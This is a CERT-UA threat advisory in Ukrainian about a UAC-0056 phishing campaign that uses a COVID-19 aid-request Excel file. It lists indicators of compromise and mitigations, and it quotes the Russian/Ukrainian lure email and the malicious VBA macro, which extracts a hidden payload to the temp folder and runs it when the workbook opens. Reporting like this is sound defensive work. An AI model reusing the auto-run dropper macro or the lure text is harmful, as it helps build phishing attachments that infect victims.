Кібератака групи UAC-0056 з використанням шкідливих програм GraphSteel і GrimPlant та тематики COVID-19 (CERT-UA#4545)

Загальна інформація:

Урядовою командою реагування на комп’ютерні надзвичайні події України CERT-UA від суб'єкту координації отримано електронний лист із вкладенням у вигляді XLS-документу "Aid request COVID-19-04_5_22.xls", що містить макрос. У випадку активації макросу, останній здійснить декодування пейлоаду, що знаходиться в прихованому аркуші документу, а також створення на диску і запуск Go-завантажувача. В подальшому, на комп'ютер будуть завантажені та виконані шкідливі програми GraphSteel (дата компіляції: 2022-04-21) та GrimPlant.

Звертаємо увагу на той факт, що розсилання електронних листів здійснено зі скомпрометованого облікового запису співробітника державного органу України.

Активність асоційовано з діяльністю групи UAC-0056.

Індикатори компрометації:

Файли:

```
0895c2181b8a04145b00a395da5b18dc
8cdd84285c936da43cf7c4506b6372a4806b0a90d3db29a72eaa7626dc83896b        Aid
request COVID-19-04_5_22.xls
539a3b02f2f29b8c62353f729e636813
ed448b9c4e604c7c6531864ac023cdd8865affab409d581db66281179532fc69
base_update.exe (Go-downloader)
1f4233970e9dead730db799b19b1d1f7
f2a09b611b6fca3e82b8c3098abc35929779685a9e3f851a6acf4040be002f41        java-
sdk.exe (Go-downloader)
eee2f9fab737eef8884e0b9432055edc
47a734e624dac47b9043606c8833001dde8f341d71f77129da2eade4e02b3878
microsoft-cortana.exe (2022-04-21) (GraphSteel)
425e69953feda05c25bb5c922f23ac6e
aca731d34c3e99d07af79847db369409e92e387520e44285608f18877b3a1d79
oracle-java.exe (GrimPlant)
```

Мережеві:

```
hxxps://212[.]192.246.115/i
hxxps://212[.]192.246.115/m
hxxps://212[.]192.246.115/p
ws://212[.]192.246.115:443/c
212[.]192.246.115
```

Хостові:


```
%USERPROFILE%\.java-sdk\java-sdk.exe
%USERPROFILE%\.java-sdk\microsoft-cortana.exe
%USERPROFILE%\.java-sdk\oracle-java.exe
```

Рекомендації:

1. Вжити заходів з налаштування двофакторної автентифікації для облікових записів електронної пошти.

2. Заборонити офісним програмам (EXCEL.EXE, WINWORD.EXE тощо) створювати небезпечні процеси (наприклад, rundll32.exe, wscript.exe та інші).

Графічні зображення:



От:
Кому:
Копия:
Тема: ??????? ? ?????????? ??? COVID-19
Отправл
Сообщение
Aid request COVID-19-04_5_22.xls (9 Мбайт)

Шановні колеги!
Ознайомтеся зі зведеною інформацією наявності медикаментів для забезпечення лікарської терапії при захворюванні коронавірусною інфекцією SARS-CoV-2 та оцініть потребу в додатковому постачанні. У листі необхідно додати заявку на отримання відсутніх медикаментів згідно з наданим переліком найменувань.
Заявка оформлюється у довільній формі. У ній зазначається найменування препаратів та їх кількість, виходячи з розрахункової річної потреби на підставі рекомендацій ВООЗ, які надсилалися раніше. Забороняється оформлювати заявки на медикаменти з метою створення довготривалих запасів. Заявка завіряється керівником місцевого відділення охорони здоров'я.

```
Private Sub Workbook_Open()
Call Update_data
End Sub
```


```
Public filename As String
Public AttachDate As Date
Public FileSize As Long

Public FileRange As Range
Public Parent As AttachedFiles
Const BYTES_PER_CELL& = 500


Sub Run()

    On Error Resume Next

    tmpPath$ = Environ("temp") & "\" & filename

    If Me.SaveAs(tmpPath$) Then CreateObject("wscript.shell").Run """ & tmpPath$ & """
End Sub
```

```
Sub Update_data()
'    Dim FileManager As New AttachedFiles
'    On Error Resume Next
'    FileManager.GetAttachment("notepad.exe").Run


    Dim FileManager As New AttachedFiles, File As AttachedFile, res As Boolean


    filename$ = ThisWorkbook.Sheets(3).Range("B1"): If filename$ = "" Then Exit Sub

    If Not FileManager.AttachmentExist(filename$) Then
        MsgBox "Вложение с именем «" & filename$ & "» не найдено в текущей книге Excel", vbCritical
        Exit Sub
    End If


    FileManager.GetAttachment(filename$).Run

End Sub
```